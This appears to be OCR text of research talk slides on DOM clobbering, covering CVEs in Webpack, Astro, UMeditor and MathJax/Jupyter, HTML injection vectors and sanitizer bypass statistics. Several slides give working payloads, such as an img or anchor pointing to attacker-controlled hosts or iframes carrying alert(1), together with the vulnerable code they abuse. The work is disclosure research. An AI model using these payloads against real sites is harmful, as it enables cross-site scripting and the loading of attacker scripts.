  - Core functional libraries (Prism*, MathJax 2&3, plotly.js, pagefind*, doomcaptcha)
  - Third-party services (Plausible Analytics, Google Client API Library)
  - Web application frameworks (Astro*)


*: CVE Assigned

Dataset available:

DOMC Gadgets Collection

CVE-2024-43788[1] : Webpack

- An average of 1.27 Webpack bundles per site among the Tranco Top 100K websites[2].
- This vulnerability can lead to cross-site scripting (XSS) on websites that uses Webpack as the bundler.



[1] https://github.com/webpack/webpack/security/advisories/GHSA-4vvj-4cpr-p986
[2] https://dl.acm.org/doi/10.1145/3576915.3623140

CVE-2024-43788[1] : Webpack

AutoPublicPathRuntimeModule

```
/******/    /* webpack/runtime/publicPath */
/******/    (() => {
/******/        var scriptUrl;
/******/        if (__webpack_require__.g.importScripts) scrip                                    n + "";
/******/        var document = __webpack_require__.g.document
/******/        if (!scriptUrl && document) {
/******/            if (document.currentScript)
/******/                scriptUrl = document.currentScript.src;
/******/        }
/******/        scriptUrl = scriptUrl.replace(/#.*$/, "").replace(/\?.*$/, "").replace(/\/[^\/]+$/, "/");
/******/        __webpack_require__.p = scriptUrl;
/******/    })();
```

```
const path = require('path');
module.exports = {
 entry: './entry.js',
 output: {
   path: path.resolve(__dirname,
'dist'),
   publicPath: "auto", // Or leave
this field not set
 },
 target: 'web',
};
```

webpack.config.js

CVE-2024-43788[1] : Webpack

AutoPublicPathRuntimeModule

```
/******/    /* webpack/runtime/publicPath */
/******/    (() => {
/******/        var scriptUrl;
/******/        if (__webpack_require__.g.importScripts) scriptUrl = __webpack_require__.g.location + "";
/******/        var document = __webpack_require__.g.document;
/******/        if (!scriptUrl && document) {
/******/          1 if (document.currentScript)
/******/              2 scriptUrl = document.currentScript.src;
/******/        }
/******/        scriptUrl = scriptUrl.replace(/#.*$/, "").replace(/\?.*$/, "").replace(/\/[^\/]+$/, "/");
/******/      3 __webpack_require__.p = scriptUrl;
/******/    })();
```


payload

```
<img name="currentScript"
src="https://attacker.controlled.server/"></img>
```

Arbitrary script loading from the attacker's server!

CVE-2024-47885: Astro

- A widely-adopted client-server web framework
- Astro >=3.0.0, <=4.16.0 is vulnerable to DOM clobbering that can lead to cross-site scripting (XSS).
- GitHub advisory [1].
- CVE record [2].



[1] https://github.com/withastro/astro/security/advisories/GHSA-m85w-3h95-hcf9
[2] https://nvd.nist.gov/vuln/detail/CVE-2024-47885

CVE-2024-47885: Astro

payload

```
<iframe name="scripts">alert(1)</iframe>
<iframe name="scripts">alert(1)</iframe>
```

```
<ViewTransitions />
```

```
function runScripts() {
   let wait = Promise.resolve();
   for (const script of Array.from(document.scripts)) {
       if (script.dataset.astroExec === '') continue;
       const type = script.getAttribute('type');
       if (type && type !== 'module' && type !== 'text/javascript') continue;
       const newScript = document.createElement('script');
       newScript.innerHTML = script.innerHTML;
       script.replaceWith(newScript);
   }
   return wait;
}
```

⚠ An HTML Collection

CVE-2024-47885: Astro

payload

```
<iframe name="scripts">alert(1)</iframe>
<iframe name="scripts">alert(1)</iframe>
```

`<ViewTransitions />`

```
function runScripts() {
   let wait = Promise.resolve();
   for (const script of Array.from(document.scripts)) {
       if (script.dataset.astroExec === '') continue;
       const type = script.getAttribute('type');
       if (type && type !== 'module' && type !== 'text/javascript') continue;
       const newScript = document.createElement('script');
       newScript.innerHTML = script.innerHTML;
       script.replaceWith(newScript);
   }
   return wait;
}
```

⚠ An HTML Collection

CVE-2024-47885: Astro

payload

```
<iframe name="scripts">alert(1)</iframe>
<iframe name="scripts">alert(1)</iframe>
```

`<ViewTransitions />`

```
function runScripts() {
   let wait = Promise.resolve();
   for (const script of Array.from(document.scripts)) {
       if (script.dataset.astroExec === '') continue;
       const type = script.getAttribute('type');
       if (type && type !== 'module' && type !== 'text/javascript') continue;
       const newScript = document.createElement('script');
       newScript.innerHTML = script.innerHTML;
       script.replaceWith(newScript);
   }
   return wait;
}
```

1st condition check

2nd condition check

CVE-2024-47885: Astro

payload

```
<iframe name="scripts">alert(1)</iframe>
<iframe name="scripts">alert(1)</iframe>
```

```
<ViewTransitions />
```

```
function runScripts() {
   let wait = Promise.resolve();
   for (const script of Array.from(document.scripts)) {
       if (script.dataset.astroExec === '') continue;
       const type = script.getAttribute('type');
       if (type && type !== 'module' && type !== 'text/javascript') continue;
       const newScript = document.createElement('script');
       newScript.innerHTML = script.innerHTML;
       script.replaceWith(newScript);
   }
   return wait;
}
```

1st condition bypass: undefined != ''

2nd condition bypass: type == undefined

CVE-2024-47885: Astro

payload

```
<iframe name="scripts">alert(1)</iframe>
<iframe name="scripts">alert(1)</iframe>
```


```
<ViewTransitions />
```

```
function runScripts() {
   let wait = Promise.resolve();
   for (const script of Array.from(document.scripts)) {
       if (script.dataset.astroExec === '') continue;
       const type = script.getAttribute('type');
       if (type && type !== 'module' && type !== 'text/javascript') continue;
       const newScript = document.createElement('script');
       newScript.innerHTML = script.innerHTML;
       script.replaceWith(newScript);
   }
   return wait;
}
```

Arbitrary code execution!

CVE-2024-53387: UMeditor

- Previously maintained by Baidu 百度
- DOM Clobbering gadget in UMeditor library version 1.2.2.
- The DOM Clobbering gadget in the module can lead to cross-site scripting (XSS) in web pages where attacker-controlled HTML elements (e.g., an a tag with an unsanitized id attribute) are present.
- Report [1].
- CVE record [2].



[1] https://gist.github.com/jackfromeast/d52c506113f33b8871d0e647411df894
[2] https://nvd.nist.gov/vuln/detail/CVE-2024-53387

CVE-2024-53387: UMeditor

payload

```
<a id="UMEDITOR_HOME_URL"
href="http://attack.controlled.com"></a>
```

umeditor.config.js

```
var URL = window.UMEDITOR_HOME_URL || (function(){
 var currentPath = document.getElementsByTagName('script');
 currentPath = currentPath[ currentPath.length -1 ].src;
 return new PathStack().push( currentPath ) + "";
})();

window.UMEDITOR_CONFIG = {
UMEDITOR_HOME_URL : URL
};

url  = UMEDITOR_CONFIG + 'dialogs/' +name+ '/'+name+'.js';
utils.loadFile(document,{ src: url, tag: "script", type: "text/javascript"}
```

Scripts loaded from an attacker's domain

0x05 | End-to-end Exploitation

HTML Injection

- Web apps accept and process all sorts of user input

HTML Injection

- How does it become unsafe...
  - Some sanitizers don't strip id/name by default.
  - Applications are not aware of DOM clobbering and rely on id/name for intended logic.
  - Slip through attribute whitelists as they don't look harmful at all!

HTML Sanitizer	★	⑂	👥	⬇	Default	Strict	Bypassed	Pct.	Ref.
Client-side JS									
1. DOMPurify	8.7K	534	49.7K	7.9M	●	●	29,995	95.4%	[7]
2. Google Closure Lib.	4.3K	1K	-	117K	○	○	-	-	[92]
3. JS-XSS	4.4K	584	136K	8.7M	◐	◐	25,592	81.4%	[93]
4. Sanitize-HTML	2.8K	316	102K	4.7M	●	○	79	0.25%	[94]
5. Google Caja	1.1K	123	-	-	●	●	27,951	88.9%	[95]
Node.js									
1. Insane	394	21	-	55.3K	●	○	5	0.02%	[96]
2. Bleach	117	19	-	1.6K	●	●	2,288	7.2%	[97]
3. Angular-sanitize	100	237	49.1K	936K	○	○	-	-	[98]
4. Yahoo html-purify	40	6	-	708	●	●	28,807	91.6%	[99]
5. Arcgis	11	2	-	32.6K	○	○	-	-	[100]
Python									
1. Mozilla Bleach	2.3K	230	155K	17.5M	◐	◐	31,132	99.05%	[101]
2. LXML	2K	481	216K	29.9M	●	●	28,211	89.7%	[102]
3. HTML Sanitizer	61	19	-	17.9K	●	●	332	1.06%	[103]
4. Htmllaundry	27	4	-	1.1K	●	●	1,460	4.6%	[104]
5. Django-html-sanitizer	20	62	-	2.8K	○	○	-	-	[105]
PHP									
1. Htmlpurifier	2.4K	284	82.7K	2.5M	○	○	-	-	[106]
2. Html-sanitizer	333	36	-	30.8K	○	○	-	-	[107]
3. Symfony Sanitizer	104	1	-	7	○	○	-	-	[108]
4. HTMLawed	30	14	-	390K	●	●	21,211	67.4%	[109]
5. Typo3 Sanitizer	13	10	-	88.9K	◐	◐	23,942	76.1%	[110]
C#									
1. AntiXssEncoder	2.6K	1K	-	6.4K	◐	◐	31,390	99.8%	[111]
2. HtmlSanitizer	1.1K	162	1.8K	108K	●	○	654	2.08%	[112]
3. AJAX Toolkit	275	133	4.2K	264	○	○	-	-	[113]
4. NSoup	147	46	-	72	○	○	-	-	[114]
5. HtmlRuleSanitizer	50	16	30	308	○	○	-	-	[115]
Java									
1. Jsoup	9.2K	2K	98.4K	-	○	○	-	-	[116]
2. OWASP HTML Sanitizer	647	171	-	-	○	○	-	-	[117]
3. Antisamy	105	72	-	-	○	○	-	-	[118]
4. HtmlCleaner	-	-	-	824	●	●	28,951	92.1%	[119]
Total Vuln. (● + ◐)					16	13			

Legend: ★= GitHub Stars; ⑂= GitHub Forks; 👥= GitHub UsedBy; ⬇= Monthly Downloads; ● = Vulnerable; ◐ = Partially Vulnerable; ○ = Not Vulnerable

Source: It's (DOM) Clobbering Time: Attack Techniques, Prevalence, and Defenses by Khodayari et al. (S&P '23)

HTML Injection

- Input Vectors
  - #1: User Typing and Application Rendering
  - #2: Copy & Paste HTML Elements into the Page

HTML Injection

- Input Vector #1: Injection via User Typing and Application Rendering
  - Attackers inputs raw HTML strings (e.g., `<img src=x onerror=alert(1)>`) into user-controllable fields.
  - The strings are later parsed and rendered by the web application, without proper sanitization.

HTML Injection

- Input Vector #2: Insertion via Copy & Paste HTML Elements into Page
  - Elements whose contenteditable attribute is enabled can accept HTML elements.
  - Clipboard data can have text/html MIME type, not just plain text.
  - Browser clipboard APIs would sanitize scripts but not id or name attributes.
    - https://chromium.googlesource.com/chromium/src/+/main/third_party/blink/renderer/core/clipboard/README.md#:~:text=Sanitization

HTML Injection

- Input Vector #2: Insertion via Copy & Paste HTML Elements into Page
  - Elements whose contenteditable attribute is enabled can accept HTML elements.
  - Clipboard data can have text/html MIME type, not just plain text.
  - Browser clipboard APIs would sanitize scripts but not id or name attributes.
    - https://chromium.googlesource.com/chromium/src/+/main/third_party/blink/renderer/core/clipboard/README.md#:~:text=Sanitization
  - If websites just save the element without sanitization?
    - Stored HTML Injection!

HTML Injection


- Input Vector #2: Insertion via Copy & Paste HTML Elements into Page

Canvas LMS Discussion Editing Page


①

Typed raw HTML will be sanitized

Copying and pasting HTML inserts actual DOM nodes



Canvas LMS Discussion Page



②

Saved and shown in the rendered page

Hunting HTML Injection in the Wild

- Manually discovered 185 HTML injection vulnerabilities
  - Wiki, Web Mail, Forum, Editors, RSS, Social Media, Chatbot, Contacts/Tickets
- Summarized 12 editors and client-side libraries vulnerable to HTML injection


Library	Stars	Version	Input	Sanitizer	Capability
mermaid	70.6K	v0.1.4	Input	DOMPurify	Any named property without collision
tui.editor	17.1K	v3.2.2	Type	DOMPurify	Any named property without collision
TinyMCE-v5/6/7	14.9K	v7.3.0	Copy&Paste	DOMPurify	Any named property without collision
TinyMCE-v4	14.9K	v4.9.11	Copy&Paste	N/A	Any named property
editor.md	13.8K	v1.5.0	Type	N/A	Any named property
simplemde	9.9K	v1.11.2	Type	N/A	Any named property
vditor	8.3K	v3.10.6	Type	N/A	Any named property
Froala	5.3K	v4.2.2	Copy&Paste	DOMPurify	Any `name` attributes
Zenpen	3.8K	latest	Copy&Paste	N/A	Any named attributes
editor	2.8K	v0.1.0	Type	N/A	Any named property
kindeditor	1.9K	v4.1.12	Copy&Paste	N/A	Any named property
SunEditor	1.7K	v2.47.0	Copy&Paste	N/A	`a` tag with `id`
RichTextEditor	N/A	Latest	Copy&Paste	N/A	Any named property


Dataset available:

DOMC Gadgets Collection

End-to-end Exploitation


- 12 end-to-end exploitation with our newly discovered DOMC gadgets by Hulk
  - 11 of them lead to XSS, one leads to CSRF
  - Affected applications include JupyterLab/Notebook and Canvas LMS.





Jupyter Lab/Jupyter Notebook: CVE-2024-43805

- Summary




HTML Injection in Jupyter Lab/Jupyter Notebook Web Page

DOM CLobbering Gadget in MathJax v2.7.9/v3.2.2


End-to-end exploitation!

Jupyter Lab/Jupyter Notebook: CVE-2024-43805[1]

- HTML Injection in the markdown preview page



HTML Injection




HTML Injection

[1] https://github.com/jupyterlab/jupyterlab/security/advisories/GHSA-9q39-rmj3-p4r2

Jupyter Lab/Jupyter Notebook: CVE-2024-43805

- HTML Injection in the markdown preview page



hello.md

```
## HELLO
```

→

```
<h2 id=HELLO>HELLO</h2>
```


https://jupyter.org/try-jupyter/lab/#HELLO

Jupyter Lab/Jupyter Notebook: CVE-2024-43805

- DOM Clobbering Gadgets in MathJax library

math.md

```
$\frac{1}{x^2-1}$
```



$$\frac{1}{x^2-1}$$


```
<!-- Integration --!>
<script
src="https://mathjax.rstudio.com/latest/MathJax.js?
config=TeX-AMS-MML_HTMLorMML"></script>

<!-- Math --!>
<p>Inline: \frac{1}{x^2-1}</p>

<!-- Render --!>
<script>MathJax.Hub.Queue(["Typeset", MathJax.Hub,
"dynamic-math"]);</script>
```

Jupyter Lab/Jupyter Notebook: CVE-2024-43805

- DOM Clobbering Gadgets in MathJax library

math.md

```
$\frac{1}{x^2-1}$
```



$$\frac{1}{x^2-1}$$

```
MathJax v2 (v2.7.9)
2015 - 2020
```

```
MathJax v3 (v3.2.2)
2019 - 2025
```

```
MathJax v4 (v4.0.0)
2025 - ??
# Just Released on 2025.08.05
```

Jupyter Lab/Jupyter Notebook: CVE-2024-43805

- DOM Clobbering Gadgets in MathJax v2.7.9 library

```
<a id="MathJax"></a>
<a id="MathJax" name="root" href="http://attack.hulk"></a>
```

```
if (window.MathJax) {
    window.MathJax = {AuthorConfig: window.MathJax}
} else {window.MathJax = {}}
if (MathJax.AuthorConfig && MathJax.AuthorConfig.root) {MathJax.Ajax.config.root =
MathJax.AuthorConfig.root}
window.MathJax.Ajax = {
    fileURL: function(j) {
        j = this.config.root + j.substr(i[1]. length + 2)
    };
    loader: {
        function () {
            var script = document. createElement ("script");
            script.src = this.fileURL(k) + this.fileRev(j);
}}}
```

❶ Clobberable!

❷ Type coercion during string add operation

❸ Resolving scripts from attacker-controlled domains

Jupyter Lab/Jupyter Notebook: CVE-2024-43805

- DOM Clobbering Gadgets in MathJax v3.2.2 library
  - No more clobberable window.MathJax
  - No more loading of additional depedency scripts by default

Jupyter Lab/Jupyter Notebook: CVE-2024-43805

- DOM Clobbering Gadgets in MathJax v3.2.2 library
  - No more loading of additional depedency scripts by default
    - But what if it needs to? “Extensions”!!

\require macro that allows you to load extensions

```
$$\require{color}
\frac{1}{\color{blue}{x^2} - \color{red}{1}}$$
```

coloring-math.md

MathJax

$$\frac{1}{x^2 - 1}$$

Jupyter Lab/Jupyter Notebook: CVE-2024-43805

- DOM Clobbering Gadgets in MathJax v3.2.2 library

```
<img name="currentScript" src="http://attack.com"></img>
$$\require{color}$$
```

```
t.getRoot = function() {
    var t = "//../../es5";
    if ("undefined" != typeof document) {
        var e = document.currentScript || document.getElementById("MathJax-script");
        e && (t = e.src.replace(/\/[^\/]*$/, ""))
    }
    return t
}
```

❶ Clobberable!

❷ Attribute src is loaded

